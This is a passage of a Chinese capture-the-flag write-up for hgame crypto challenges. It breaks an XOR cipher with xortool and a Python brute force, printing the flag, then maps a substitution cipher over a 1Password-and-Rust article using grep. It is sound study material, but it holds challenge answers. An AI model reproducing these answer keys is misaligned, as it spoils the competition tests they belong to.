3162d245d1f22050a19192d4b7a331c736f232c421f76030b150b244735344f230a202c5e0e3f160
f5a0833023e331b3c1727695f087607111f016f475006073617312f5f08335b430e1028147a310e3
e0074205e5a3e160d1e01611032371b3b0026693a193e180c09112f007a334f3e04202c1c5a35161
7191028093d720b3a0b3a2c425a390543701937083336063d02742b551338104315166113323 74f3
e003a3c10153057025a0b2f06283e063d0278693a12231904080161173b3104730a326947153a010
609582e157a300a321727683a2e371c065a19610b353d0473042069491523054 31c1922027a3b017
3113c2c10173f0511150a616d3b3c0b730c392857133812431b582d0e34374f20112628591d3e034
31e1736097a260736455e24591e321b06545818082f75033f45272c555a3418171258320e3e371c7
30a32694915230543701e20043f720e21007439421f22031a5a0b380a37371b210c37285c5476230
b130b610e297265380b3b3e5e5a37044318112d062e371d3209743a49173b12170801610634364f3
a11733a1070211f06081d610535260773163d2d550976120a0e1024157a210637007426565a221f0
a09584b03332406370c3a2e10163f19065a1931173f331d73083b3b555a390543161d32147a26073
64527285d1f787d3015582902283 74f3a16743d581f76110f1b1f7b47503a0832083132684a24280
a4f5520382f015c353065620414325305 2f362f1e05115e232d673b4d70'
>>> quit()


# 把上面hex 转换过后的code加入下面去掉引号 的fucker文件
└─$ vim fucker


└─$ xortool -x fucker -b -l 16 -p ame
512 possible key(s) of length 16:
ZXaGz7OsEti\x10Zv\x05C
ZXaGz7Os\x00ti\x10Zv\x05C
[Y`F{6NrDuh\x11[w\x04B
[Y`F{6Nr\x01uh\x11[w\x04B
XZcEx5MqGvk\x12Xt\x07A
...
Found 2 plaintexts with 95%+ valid characters which contained 'ame'
See files filename-key.csv, filename-char_used-perc_valid.csv


└─$ cd xortool_out


# 这里使用hexdump 16位为一个单位 print 一行内容
└─$ hexdump 064.out -c
0000000  \n   S   y   m   m       t   r   y       i   n       a       t
0000010      i   s       w   -   e   n       t   h   e       e   >   e
0000020   m   e   n   t   s   e   o   f       \n  a       p   a   ;   n
0000030   t   i   n   g       *   r       d   r   a   w   i   n   5
0000040   b   a   l   a   n   &   e       e   a   c   h       o   &   h
0000050   e   r       \n  o   0   t   .       T   h   i   s       1   o
0000060   u   l   d       b           t   h   e       o   b   j   7   c
```

```
0000070  t  s     t  h     m  s  e  l  v  e  s  ,  r \n
0000080  b  u  t     i  1     c  a  n     a  l  s  =
0000090  r  e  l  a  t        t  o     c  o  l  o     s
00000a0     a  n  d     o  o  t  h  e  r     c  o  ?  p
00000b0  o  s  i  t  i  *  n  a  l     t  e  c  h  <  i
00000c0  q  u  e  s  .  O  Y  o  u     m  a  y     <  o
00000d0  t     r  e  a  )  i  z  e     i  t  ,     0  u
00000e0  t     y  o  u  7     b  r  a  i  n     \n  ;  s
00000f0     b  u  s  y  e  w  o  r  k  i  n  g     0  e
0000100  h  i  n  d     1  h  e     s  c  e  n  e  !
0000110  t  o     s  e     k     \n  o  u  t     s  +  m
0000120  m  e  t  r  y  e  w  h  e  n     y  o  u  r  l
0000130  o  o  k     a  1     a     p  a  i  n  t  ;  n
0000140  g  .     \n  T  -  e  r  e     a  r  e     !  e
0000150  v  e  r  a  l  e  r  e  a  s  o  n  s     4  o
0000160  r     t  h  i  6  .     T  h  e     \n  f  ;  r
0000170  s  t     i  s  e  t  h  a  t     w  e  '     e
0000180     h  a  r  d  h  w  i  r  e  d     t  o  r  l
0000190  o  o  k     f  *  r     \n  i  t  .     O  '  r
00001a0     a  n  c  i     n  t     a  n  c  e  s  &  o
00001b0  r  s     m  a  <     n  o  t     h  a  v  7
00001c0  h  a  d     \n  $     n  a  m  e     f  o
00001d0  i  t  ,     b  0  t     t  h  e  y     k  <  e
00001e0  w     t  h  a  1     t  h  e  i  r     \n  =  w
00001f0  n     b  o  d  ,  e  s     w  e  r  e     0  a
0000200  s  i  c  a  l  )  y     s  y  m  m  e  t     i
0000210  c  a  l  ,     $  s     \n  w  e  r  e     &  h
0000220  o  s  e     o  #     p  o  t  e  n  t  i  3  l
0000230     p  r  e  d  $  t  o  r  s     o  r     "  r
0000240  e  y  .     \n 021  h  e  r  e  f  o  r  e  ~
0000250  t  h  i  s     &  a  m  e     i  n     h  3  n
0000260  d  y     w  h     t  h  e  r     \n  c  h  =  o
0000270  s  i  n  g     $     m  a  t  e  ,     c  3  t
0000280  c  h  i  n  g  e  d  i  n  n  e  r     o
0000290 \n  a  v  o  i  !  i  n  g     b  e  i  n  5
00002a0  o  n     t  h        m  e  n  u     o  f  r  a
00002b0     s  n  a  r  )  i  n  g  ,     \n  h  u  <  g
00002c0  r  y     p  a  &  k     o  f     w  o  l  $  e
00002d0  s     o  r     '  e  a  r  s  !  \n  T  a  9  e
00002e0     a     l  o  *  k     a  t     y  o  u
00002f0  f  a  c  e     ,  n     t  h  e     m  i     r
0000300  o  r     \n  a  +  d     i  m  a  g  i  n  7
0000310  a     l  i  n        s  t  r  a  i  g  h  &
0000320  d  o  w  n     1  h  e     \n  m  i  d  d  >  e
0000330  .     Y  o  u  b  l  l     s  e  e     b  =  t
0000340  h     s  i  d     s     o  f     y  o  u
0000350 \n  f  a  c  e  e  a  r  e     p  r  e  t  &  y
0000360     s  y  m  m     t  r  i  c  a  l  .     006  h
0000370  i  s     i  s  e \n  k  n  o  w  n     a  !
0000380  b  i  l  a  t     r  a  l     s  y  m  m  7  t
0000390  r  y     a  n  !     i  t  '  s     \n  w  :  e
00003a0  r  e     b  o  1  h     s  i  d  e  s     7  i
00003b0  t  h  e  r     6  i  d  e     o  f     t  :  i
00003c0  s     \n  d  i  3  i  d  i  n  g     l  i  <  e
00003d0     a  p  p  e  $  r     m  o  r  e     o
00003e0  l  e  s  s     1  h  e     s  a  m  e  .  X  S
00003f0  o     h  e  r        i  s     t  h  e     4  l
0000400  a  g  :     \n  -  g  a  m  e  {  X  0  r \r  i
```

```
0000410   5   -   a   _   u 026   3   f   U   1   +   4   n   d   v   f
0000420   U   N   n   y   _ 006   1   p   H   3   r   }  \n
000042d



└─$ cat filename-key.csv
file_name;key_repr
xortool_out/064.out;b'zxAgZ\x17oSeTIOzV%c'
xortool_out/065.out;b'zxAgZ\x17oS TIOzV%c'


# 经过观察 仔细研究发现 第六列的key 第十五列的key 有严重问题
└─$ echo column 6 15 is fucking wrong
column 6 15 is fucking wrong

# 然后进行无聊的爆破
# 因为xor是对称的算法  a^b=c 可得 a^c=b b^c=a 这样
import random
import string
import itertools
```

```
cipher=b'p+8\n77\x1b!\x1ct ^Z7\x05\x17Z\x112G-:\n=E
!UZ3\x1b\x06\x17\x1d/\x13)r\x005E^(\x10\n7\x1e\r\x0e\x11/\x00z=\x1ds\x01&
(G\x138\x10C\x18\x19-
\x0641\ns\x005*XZ9\x03\x0b\x1f\nam5\'\x1b}E\x00!Y\tv\x14\x0c\x0f\x14%G87O\'\r1i_
\x18<\x12\x00\x0e\x0ba\x1327\x02 \x008?
U\tzWi\x18\r5G3&00\x04:iQ\x16%\x18C\x08\x1d-
\x06.7O\'\nt*_\x169\x05\x10Z\x19/\x03zX\x00\'\r1;\x10\x199\x1a\x13\x15\x0b(\x133
=\x012\tt=U\x19>\x19\n\x0b\r$\x14tX6<\x10t$Q\x03v\x19\x0c\x0eX3\x02;>\x06)\x00t
DVv\x15\x16\x0eX8\x08/ 01\x175 ^Z\\\x1e\x10Z\x1a4\x14#r\x18<\x17?
^\x1dv\x15\x06\x12\x11/\x03z&\x076E\'*U\x143\x04C\x0e\x17a\x14?7\x04so;
<DZ%\x0e\x0e\x17\x1d5\x15#r\x18;\x00:iI\x15#W\x0f\x15\x17*G;&02E$(Y\x14"\x1e\r\x
1dvam\x0e:\n!\x00t(B\x1fv\x04\x06\x0c\x1d3\x066r\x1d6\x04\'&^\tv\x11\x0c\x08X5\x
0f3!As1<,\x10p0\x1e\x11\t\x0ca\x0e)r\x1b;\x04 iG\x1fq\x05\x06Z\x10
\x15>\x7f\x18:\x171-
\x10\x0e9W\x0f\x15\x17*G<=\x1dso==\x1eZ\x19\x02\x11Z\x19/\x0437\x01\'E5\'S\x1f%\
x03\x0c\x08\x0ba\n;+O=\n iX\x1b
\x12C\x12\x19%GP3O=\x049,\x10\x1c9\x05C\x13\x0cmG8\'\x1bs\x11<,IZ=\x19\x06\rX5\x
0f;&0\'\r1 BZ\\\x18\x14\x14X#\x08>;\n
E#,B\x1fv\x15\x02\t\x11"\x066>\x16s\x16-$]\x1f"\x05\n\x19\x19-
Kz3\x1cso#,B\x1fv\x03\x0b\x15\x0b$G54O#\n ,^\x0e?
\x16\x0fZ\x083\x02>3\x1b<\x17\'i_\x08v\x07\x11\x1f\x01oGP\x06\x076\x171/_\x083[C
\x0e\x10(\x14z1\x0e>\x00t
^Z>\x16\r\x1e\x01a\x1027\x1b;\x00&i:\x19>\x18\x0c\t\x11/\x00z3O>\x04
,\x1cZ5\x16\x17\x19\x10(\t=r\x0b:\x0b:,BZ9\x05Cp\x197\x0836\x06=\x02t+U\x138\x10
C\x15\x16a\x1327O>\x00:
<\x10\x150W\x02Z\x0b/\x06(>\x06=\x02xi:\x12#\x19\x04\x08\x01a\x17;1\x04s\n2iG\x1
5:\x01\x06\tX.\x15z0\n2\x17\'h:.7\x1c\x06Z\x19a\x0b5=\x04s\x04
iI\x15#\x05C\x1c\x19"\x02z;\x01s\x11<,\x10\x17?\x05\x11\x15\nam;
<\x0bs\x0c9(W\x138\x12C\x1bX-\x0e47O \x11&
(Y\x1d>\x03C\x1e\x176\tz&\x076E^$Y\x1e2\x1b\x06TX\x18\x08/u\x03?
E\',UZ4\x18\x17\x12X2\x0e>7\x1cs\n2iI\x15#\x05Cp\x1e \x04?
r\x0e!\x00t9B\x1f"\x03\x1aZ\x0b8\n77\x1b!\x0c7(\\Tv#\x0b\x13\x0ba\x0e)re8\x0b;>^
Z7\x04C\x18\x11-
\x06.7\x1d2\tt:I\x17;\x12\x17\x08\x01a\x0646O:\x11s:\x10p!\x1f\x06\x08\x1da\x055
&\x07s\x16=-
U\tv\x12\n\x0e\x10$\x15z!\x067\x00t&VZ"\x1f\n\tXK\x033$\x067\x0c:.\x10\x16?
\x19\x06Z\x191\x17?
3\x1ds\x08;;UZ9\x05C\x16\x1d2\x14z&\x076E\'(]\x1fx}0\x15X)\x02(7O:\x16t=X\x1fv\x
11\x0f\x1b\x1f{GP:\x082\x0812hJ$(\nOU
8/\x01\\5Oeb\x04\x142S\x05/6/\x1e\x05\x11^#-g;Mp'

processedCipher = cipher.decode("ascii")

key = b'zxAgZ\x17oSeTIOzV%c'

processedKey = list(key.decode())

# 可见字符ascii码的值范围为 33-126
for i in range(33,126):
    for x in range(33,126):
        processedKey[14] = chr(i)
        processedKey[5]  = chr(x)
        keyNow = "".join(processedKey)
        flag = bytes([ord(m)^ord(k) for m, k in zip( processedCipher ,
itertools.cycle( keyNow ))] )
        print(flag)

# linux输出重定向
```

```
└─$ py a.py > brute_force


# grep 明文 直接匹配一段话寻找flag
# 使用grep 快速匹配查找 注意这里需要双引号 无引号会不识别空格 导致识别为文件名字报错
└─$ cat brute_force|grep "Take a look at"
b"\nSymmetry in art is when the elements of \na painting or drawing balance each other \nout. This could be the objects themselves, \nbut it can also relate to colors and \nother compositional techniques.\nYou may not realize it, but your brain \nis busy working behind the scenes to seek \nout symmetry when you look at a painting. \nThere are several reasons for this. The \nfirst is that we're hard-wired to look for \nit. Our ancient ancestors may not have had \na name for it, but they knew that their \nown bodies were basically symmetrical, as \nwere those of potential predators or prey. \nTherefore, this came in handy whether \nchoosing a mate, catching dinner or \navoiding being on the menu of a snarling, \nhungry pack of wolves or bears!\nTake a look at your face in the mirror \nand imagine a line straight down the \nmiddle. You'll see both sides of your \nface are pretty symmetrical. This is \nknown as bilateral symmetry and it's \nwhere both sides either side of this \ndividing line appear more or less the same.\nSo here is the flag: \nhgame{xOr_i5-a_uS3fU1+4nd$fUNny_C1pH3r}\n"
```

所以最后拿出flag信息为

```
hgame{xOr_i5-a_uS3fU1+4nd$fUNny_C1pH3r}
```

#15 cryppto 3-Transform

看到是一堆文件

根本不想看

于是使用一波骚操作 全部保存为一个文件 然后慢慢grep

```
└─$ cat * > all_enc
└─$ cat * > all
```

复制出来一看

```
$ wc  all*
   53  1594  9650 all
   53  1595  9650 all_enc
  106  3189 19300 总用量
```

一模一样?

看起来 应该是一一对应的密码了

然后开始疯狂 grep 寻找对应关系

> grep 是真的好用专治眼瞎

这里发现了 ffi 与 ssf 的对应关系

```
└─$ cat all|grep \(...\)
                                        1 ×
anoteign function interface (ffi). westance. rust offers a form of “p their
language of choice while intesure that they were safe to  that automatically
shares types defined in rud keeping people safe online.




└─$ cat all_enc|grep \(...\)
rh’vh mhhi zkfiy nzko fikopnohc oqfk xnawheo. rh’vh mhhuaxthio xnaehkk, puuarfiy
zk oa tavh tzeq tanh lzfeo rh eazuc opjh pcvpiopyhh pnh puka sficfiy oqh eahfyi
szieofai fiohnspeh (ssf). rhadfiy oqh mhihsfok as eatxfuh-ofth odxh eqhejfiy fi
huc md koant. kfieh fok 1.O nhuhp khhi ynhpo kzeehkk. ka tzeq odxhk fi azn
eufhio-kfch upiyzpyhk. oqfk puuark azc jhhxfiy xhaxuh kpsh aiufih.
```

这里发现了 1password 和 1xpkkranc的对应关系

```
└─$ cat all|grep 1password
whence of deploying rust to webassembly in our browser ext years now. our
windows team was tnction library, but attempting to stand up an ed this tool into
our continuous integgine that powers our browser filling logic -s built. we’ve
been around ration server as well, meaning that changesity. as i mentioned above,
writing with ew michael fey, vp of engineering at 1password. read  for keeping
track of vulnerabilities that do sations like 1password?
while saftion leads to cleaner, more al in allowing us to tackle this ambitious
project at adrew us to rust initially was the is always the option to dip down
and easilyre new to 1password, you can sign up today withrust in production. in
it, we’ll intms without having to hand-roll bo this link and save 50% off ntial
localization implementation to meet the require been designed with modern
sensibilitie on top of that. we ran a large number of exo use 1password on your
mac, windows pc, iphone, ipawing that rust helps us maximize our confidence in
the serialization/deserialization uarantees against undefined behaviour at
runtimme; we don’t have to worry about the duction for the last few years and
we’ve there’s so much more we ll lead your program astray be stack of 1password?
how big a parust, and they experienced the typifrom runtime checking of
constraints and invariants;  developing security-centric applicsafety of our
customers’ n of apple watch). the language itself hase batteries-included test
framework ttup mvps, and others.
1password is a passt during our review process.
this tool hy management and ownership model. w next read, we have an article on
9 other rust. head on over to our github repo to learn ules-parser on crates.io,
which is based on a spes in the client applications that are caugh the lack of a
traditional runti memory safety; it definitely excites us knoasswords so you
don’t have totion. there is also a wonderful system in placehere about 70% of
1password 7 for process automatically, meaning our client-side dlatform.
```

what was the biggest challenge while developd to try and find the edges of what a rusd, android phone, or tablet, or in your browseralid runtime code paths that wiour memory usage and makesword manager trusted by millions of centered applications require. thereecific settings implementations like nsmany of the issues we ran into, howrogram correctness" and many gnexpected behaviour. it may not be wtely generate equivalent started this project. we've been simpler code that's free ld by storm. since its 1.0 releaas been an integral component in our deve when your experiments pan out, try to reias. webassembly has been great as a fubut of webassembly as a deployment pyou would like to share with our audie a home in 1password and are fundamentever, were not limitations of rust he best of luck in creating the most awesome password atforms in some way shape or form (with the exceptioe hoping webassembly would take us further in tgging and tracing tools to enkly than ever before. once our tye does it fall short in your stack?
are you satis production at 1password for a fewrates available for use, we did have to roll our own lon able to deploy it to nearly st with our client-side languages (swift, kotlin, andrust in production: 1password
we've been using rust inmpile times to be pretty beefy; our cpus at we could take advantageec primarily being backed by apple. tsec database, which is community-souerview, and wish 1password tpes are defined in rust, we are able to immediatypes in our client-side languages. this allows ouolutely.
to read more about progrlks on our team were new to he concerns of json parsing over the foruse in 1password. additionally, we constructed a substaare using rust to create a headless 1password app thher very powerful (and often ove started a new series on (and they will come in time), there typescript). the output from this tool handles the gning application logic with rust's strong type rules developing something similar in rust.
these have been in pro can get a 1password teams account for freere is rust great to use, and wherso ported the 1password brain - the enfied with the result?
how gorced by other rust developers aing 1password with rust?

```
└─$ cat all_enc|grep 1
pmkposantk fi kath rpd kqpxh an sant (rfoq oqh hgehxofanfoh as ihpnud azn hiofnh xnaczeo ufihzx, pic nzko xnaehkk pzoatpofepuud, thpifiy azn eufhio-kfch cqh mhko as uzej fi enhpofiy oqh tako prhkath xpkkranc  rqhi dazn hgxhnfthiok xpi azo, ond oa nhfrficark fk rnfoohi fi nzko. rh pu oqfk ufij pic kpvh 50% ass qhnh pmazo 70% as 1xpkkranc 7 san azx) oqpo oayhoqhn xnavfch p rhpuoq as szieofaipuhvhn, rhnh iao uftfopofaik as nzko qfe szieofaik oqpo daz rnfoh.
rqfuh kpsqh eaiehnik as wkai xpnkfiy avhn oqh sanfiy upiyzpyhk rfoq p uadpu sauuarfiy as chvhuaxhnk pic  as oqh kxhhc pic xhnsantpqpo nzko pic epnya puka fieuzch thpi oqpo daz purpdk ihgo nhpc, rh qpvh pi pnofeuh ai 9 aoqhn nzkohnvfhr, pic rfkq 1xpkkranc oujk ai azn ohpt rhnh ihr oa as mfathonfe ziuaej (oazeq fc, speh fc oqhfn xnaczeo, oqh mhihsfok as nzko san knheo mhqpvfan fi enfofepu each, ufjh pid endxoaynpxy ai pi axhi kazneh xnawheo, dazn kfyifsfepio xnawheok: pxxk, khnvfehk, kopn dhpnk iar. azn rficark ohpt rpk oxoaynpxqd xuposantk (nfiy pic oqh nzko endxoa yn oqpo pzoatpofepuud kqpnhk odxhk chsfihc fi nz yho puu as oqfk rqfuh hiwpufc nziofth each xpoqk oqpo rfhnuaajhc) shpoznh as nzko fk o?
rh'vh mhhi zkfiy nzko fikopnohc oqfk xnawheo. rh'vh mhhuaxthio xnaehkk, puuarfiy zk oa tavh tzeq tanh lzfeo rh eazuc opjh pcvpiopyhh pnh puka sficfiy oqh eahfyi szieofai fiohnspeh (ssf). rhadfiy oqh mhihsfok as eatxfuh-ofth odxh eqhejfiy fi huc md koant. kfieh fok 1.0 nhuhp khhi ynhpo kzeehkk. ka tzeq odxhk fi azn eufhio-kfch upiyzpyhk. oqfk puuark azc jhhxfiy xhaxuh kpsh aiufih.
```

tfeqphu nh ihr oa 1xpkkranc, daz epi kfyi zx oacpd rfoq eaikzth kathoqfiy fi e an snat ipn chvk oa saezk ai kauvfiy xnamuhkpshod as azn ezkoathnk' npohk pvpfupmuh san zkh, rh cfc qpvh oa nauu azn ari uaepu uhpnifiy eznvh oqpo eathk rfoq fok thtanc, picnafc xqaih, an opmuho, an fi dazn mnarkhnkopieh. nzko asshnk p sant as "xfk p tpwan xpno as oqpo koand. rh k oqhkh nzuhk po eatxfuh-ofth. epnhszuud pufic spik pnh chsfifohud yh oqhfn upiyzpyh as eqafeh rqfuh fiohkhenhok. mhdaic thtand kpshod, oqazyq,oqh eatxfuhn epi yzpnpiohh oqhnh pnh ia fivh cahk fo spuu kqano fi dazn kopej?
nzko qpkqhn vhnd xarhnszu (pic asohi avkranc. fs daz qpvh hvhn qpc oqh xuhpkznh oattzifepofai, pic tanh rnpxxhc fi p oqfi zf updhn oqpoxhnfthiok rqhi rh rhnh yhoofiy kopnohk mzfuo. rh'vh mhhi pnazic npeofiy rfoq oqh nzko ufmnpnd pic epi mh snhh snat ohefsfe khoofiyk ftxuhthiopofaik ufjh iki pmuh oa chxuad fo oa ihpnud yyfiy pic onpefiy oaauk oa hi. nzko nhlzfnhk vhnd ufoouh nziofzpnpiohhk pypfiko zichsfihc mhqpvfazn po nzioftazn thtand zkpyh pic tpjhkzkh fi 1xpkkranc. pccfofaipuud, rh eaikonzeohc p kzmkopc oqfk oaau fioa azn eaiofizazk fiohyuufiy azo oa oqh ipofvh ftxuhthiopofaik i kftxuhn each oqpo'k snhh zkhnchspzuok ai pxxuh xuposantk.
f razuc ufjh oa oqpij tfeqphu san oqh fiofczpu peeaziok. fs daz'nh ranjfinaynpt eannheoihkk" pic tpid y, rficark qhuua) pic xuposant-kx, oqhi daz'vh mhhi uzejd hiazyq oaofai uhpck oa euhpihn, tanh thio as oqh khnfhk, rh fiohnvfhr tfeqphu shd, vx as hiyfihhnfiy po 1xpkkranc. nhpc qh mnarkhn pic azn mnarkhn hgohikfai oqpi fo q thtand kpshod; fo chsfifohud hgefohk zk jiahvhnd aih as azn opnyho xuuu. daz kqazuc puka eqhej azo azn xpkkranc-nth; rh cai'o qpvh oa rannd pmazo oqh tpid as oqh fkkzhk rh npi fioa, qaruu zk p ufoouh pmazo dazn eako ufmnpnfhk oqpo daz rpio oa shpoznh?
puoqazyq oqhnh pnh eaziouhkk epofaik ufjh 1xpkkranc?
1xpkkranc fk p xpkkshd
fo cf ai oax as oqpo. rh npi p upnyh iztmhn as hgka xanohc oqh 1xpkkranc mnpfi - oqh hich epi mhihsfo snat nzko'k xqfuakaxqd.
fs daz'iofpu uaepufbpofai ftxuhthiopofai oa thho oqh nhlzfnh zkh kathoqfiy td ohpt qp snat ya oa nzko po oqh hic as 2019 ka oqpofvh xuposant ufmnpnfhk. rh zkh oqfk oa ynhpo hsstk rfoqazo qpvfiy oa qpic-nauu maheo fi azn nzko each san oqfiyk ufjh epi as pxxuh rpoeq). oqh upiyzpyh fokhus qpk(pic oqhd rfuu eath fi ofth), oqhnhqh snaionziihn ai oqfk hssano oa oqh xafio rtxfuh ofthk oa mh xnhood mhhsd; azn exzk ppk ynhpo caezthiopofai pic pi pea zkh 1xpkkranc ai dazn tpe, rficark xe, fxqaih, fxpzuhk-xpnkhn ai enpohk.fa, rqfeq fk mpkhc ai p kxdazn sfnko dhpn san sptfud pic ficfvauzohud.

```
fs daz'nh ihr oa nzko, kopno ktpuu pic mzfuch qaxfiy rhmpkkhtmud razuc opjh zk
sznoqhn fi oh kopnohc p ihr khnfhk ai  puu tpwan mnarkhnk, xuzk chkjoax pic
tamfueh p thtand-nhupohc hgxuafo fioa dazn pxxufepk, daz epi mh spfnud kznh fo
rai'o hgqfmfo zmzo as rhmpkkhtmud pk p chxuadthio xqar zx snat ofth oa ofth fi
nzko enpohk: oqh nzkyfih oqpo xarhnk azn mnarkhn sfuufiy uayfe -pu fi puuarfiy
zk oa opejuh oqfk ptmfofazk xnawheo po pavhnqhpc as p ypnmpyh eauuheoan, san
finzko fi xnaczeofai. fi fo, rh'uu fiozpyh fk spvanhc ka tzeq mhorhhi
chvhuaxhnk, rh qpvihgxheohc mhqpvfazn. fo tpd iao mh r qpvh pi hpkd rpd oa rnfoh
zifo-ohko kzfohk san eanh mpoohnfhk-fieuzchc ohko snpthranj o oqh upej as p
onpcfofaipu nziofieofai ufmnpnd, mzo poohtxofiy oa kopic zx pi h san jhhxfiy
onpej as vzuihnpmfufofhk oqpo ca kohn. fs daz pnh uaajfiy san oqhkh fi 2015, fo
qpk mhhi aih as oqh tako uavhc xnaynpttko rfoq azn eufhio-kfch upiyzpyhk (krfso,
jaoufi, picrfiy oqpo nzko qhuxk zk tpgftfbh azn eaisfchieh fi oqh jud oqpi hvhn
mhsanh. aieh azn odtpjhk pxfk cfssfezuo oa zkh fieannheoud pic nhkzuok fhvk epi
eaiofizh oa ranj fihe xnftpnfud mhfiy mpejhc md pxxuh. hnvfhr xhaxuh oqpo qpvh
zkhc nzko sapnh zkfiy nzko oa enhpoh p qhpcuhkk 1xpkkranc pxx oquu uhpc dazn
xnaynpt pkonpd m pnh ora upnyh, xnatfihio endyifiy pxxufepofai uayfe rfoq nzko'k
konaiy odxh nzuhk  szusfuuhc 90% as rqpo rh rhnh qaxfiy san rqhi rh nd-kpshod
fisuzhieh oqh eqafeh as zkfiy nzko san 1sznoqhn oa sfic azo rqd oqhd eqakh nzko
sannehc md aoqhn nzko chvhuaxhnk p chvhuaxfiy kheznfod-ehionfe pxxufetpyfih oqh
rpdk daz zkhc oa ranjkhnfpufbpofai/chkhnfpufbpofai au ufmnpnfhk daz kqazuc uaaj
fioa fs daz'nh chvhuaxfiy kathoqfiy kftfupn fi nzko.
oa uhpni rqd oqfk upiyvhnd aih as azn opnyho upiyzpyhk. rh'vh fiohynpohnfiy san
eufhio pxxk qhnh po 1xpkoqhfn oaauk pic caek epi mh sazic qhnh.
rqhhsanh fo hghezohk. qpvfiy oa xhnc spuu kqano san zk fi aih jhd pnhp: rh
rhnxhk pnh chsfihc fi nzko, rh pnh pmuh oa ftthcfp oqhfn khikfofvh cpop. fo
nhthtmhnk puu dazn xka oqpo rh'nh iar fi oqh tfcko as p eatxuhoh nhr rfoq aoqhn
upiyzpyhk pic khh fs dazn eaohud yhihnpoh hlzfvpuhio fiy 1xpkkranc rfoq nzko?
tpid as oqh sasant uhkk nziofth kopoh vpufcp xnaczeofai po 1xpkkranc san p shrno
as dazn eachmpkh fk rnfoohi fi nzkoofiy p ranjazo.
f pt oqh vx as hiyfihh fk ipofvh oa oqh kdkoht ranc tpipyhn onzkohc md tfuufaik
as ic fk zxcpohc snhlzhioud rfoq ihr fisantpofai oqpoh kopej as 1xpkkranc? qar
mfy p xph p qath fi 1xpkkranc pic pnh szicpthiopk. rhmpkkhtmud qpk mhhi ynhpo pk
p szkfieh 2004, pic rh opjh p uao as fo tzeq qpnchn oa peefchiopuud fionaczdaz
razuc ufjh oa kqpnh rfoq azn pzcfqh xnaynpttfiy upiyzpyh ran oqhnh'k ka tzeq tanh
rh nzko fi xnaczeofai: 1xpkkranc
piao epi yho p 1xpkkranc ohptk peeazio san snhhh ipofvh nzko ufmnpnfhk san
hvhndoqfiy pnh oqh cnhpt . qhpc ai avhn oa azn yfoqzm nhxa oa uhpni  xnfch fi
mzfucfiy p rhuu-enpsohc hgxhnfhieh piozx tvxk, pic aoqhnk.
```

这里发现了 is rust's support (library and otherwise) 和 fk nzko'k kzxxano (ufmnpnd pic aoqhnrfkh) 的关系

```
└─$ cat all_enc|grep "(....... ... .........)"
eazuc daz ohpcvpiopyhk ufjh kxhhc an odxh/thtasnat nziofth eqhejfiy as
eaikonpfiok pic fivpnfpiok; th chmzyyfiy eatxpnhc oa aoqhn upiyzpyhk. fs fo
eatxfuh fk purpdk oqh axofai oa cfx cari pic hpkfudfod. pk f thiofaihc pmavh,
rnfofiy rfoq po hieatxpkkhk puu as oqh mzkfihkk uayfe, endxoaynpcnhr zk oa nzko
fifofpuud rpk oqhac fk nzko'k kzxxano (ufmnpnd pic aoqhnrfkh) sanhikfai.


└─$ cat all|grep "(library and"
michael further to find out why they chose rust fors and is improving with every
release. it hsecrets. beyond memory safety, though,ce a memory-related exploit
into your applicalopment process, allowing us to move much more quic it much
harder to accidentally introdus, you can be fairly sure it won't exhibit ue
native rust libraries for everything are the dream  fulfilled 90% of what we were
hoping for when we  all major browsers, plus desktop and mobilommunication, and
more wrapped in a thin ui layer that pride in building a well-crafted experience
an, then you've been lucky enough tos these rules at compile-time. carefully alih
has allowed us to write a toollling out to the native implementations erview
people that have used rust food is rust's support (library and otherwise) forme
debugging compared to other languages. if it compilehe programming language
worhow up from time to time in rust crates: the rus, and comes with apps for can
be consumed in ci audit scans. thry-safety influence the choice of using rust for
1contributors.
```

这里发现了 tokio, hyper/reqwest, ring,与 oajfa, qdxhn/nhlrhko, nfiy,

对应关系

```
└─$ cat all|grep "/"
while saftion leads to cleaner, more al in allowing us to tackle this ambitious
project at adrew us to rust initially was the is always the option to dip down
and easilyre new to 1password, you can sign up today withrust in production. in
it, we'll intms without having to hand-roll bo this link and save 50% off ntial
localization implementation to meet the require been designed with modern
sensibilitie on top of that. we ran a large number of exo use 1password on your
mac, windows pc, iphone, ipawing that rust helps us maximize our confidence in
the serialization/deserialization uarantees against undefined behaviour at
runtimme; we don't have to worry about the duction for the last few years and
we've there's so much more we ll lead your program astray be stack of 1password?
how big a parust, and they experienced the typifrom runtime checking of
constraints and invariants;  developing security-centric applicsafety of our
customers' n of apple watch). the language itself hase batteries-included test
framework ttup mvps, and others.
if you're new to rust, start small and buildphy, database access, server ctely.
tokio, hyper/reqwest, ring, and neon all hav are two large, prominent cryu might
want to check out. is native to the system  of the speed and performapassword?
one of the main things that e are also finding the coadvantages like speed or
type/memoilerplate code to communicate over the ffi.


└─$ cat all_enc|grep "/"
fs daz'nh ihr oa nzko, kopno ktpuu pic mzfuch qaxfiy rhmpkkhtmud razuc opjh zk
sznoqhn fi oh kopnohc p ihr khnfhk ai  puu tpwan mnarkhnk, xuzk chkjoax pic
tamfueh p thtand-nhupohc hgxuafo fioa dazn pxxufepk, daz epi mh spfnud kznh fo
rai'o hgqfmfo zmzo as rhmpkkhtmud pk p chxuadthio xqar zx snat ofth oa ofth fi
nzko enpohk: oqh nzkyfih oqpo xarhnk azn mnarkhn sfuufiy uayfe -pu fi puuarfiy zk
oa opejuh oqfk ptmfofazk xnawheo po pavhnqhpc as p ypnmpyh eauuheoan, san finzko
fi xnaczeofai. fi fo, rh'uu fiozpyh fk spvanhc ka tzeq mhorhhi chvhuaxhnk, rh
qpvihgxheohc mhqpvfazn. fo tpd iao mh r qpvh pi hpkd rpd oa rnfoh zifo-ohko
kzfohk san eanh mpoohnfhk-fieuzchc ohko snpthranj o oqh upej as p onpcfofaipu
nziofieofai ufmnpnd, mzo poohtxofiy oa kopic zx pi h san jhhxfiy onpej as
vzuihnpmfufofhk oqpo ca kohn. fs daz pnh uaajfiy san oqhkh fi 2015, fo qpk mhhi
aih as oqh tako uavhc xnaynpttko rfoq azn eufhio-kfch upiyzpyhk (krfso, jaoufi,
picrfiy oqpo nzko qhuxk zk tpgftfbh azn eaisfchieh fi oqh jud oqpi hvhn mhsanh.
aieh azn odtpjhk pxfk cfssfezuo oa zkh fieannheoud pic nhkzuok fhvk epi eaiofizh
oa ranj fihe xnftpnfud mhfiy mpejhc md pxxuh. hnvfhr xhaxuh oqpo qpvh zkhc nzko
sapnh zkfiy nzko oa enhpoh p qhpcuhkk 1xpkkranc pxx oquu uhpc dazn xnaynpt pkonpd
m pnh ora upnyh, xnatfihio endyifiy pxxufepofai uayfe rfoq nzko'k konaiy odxh
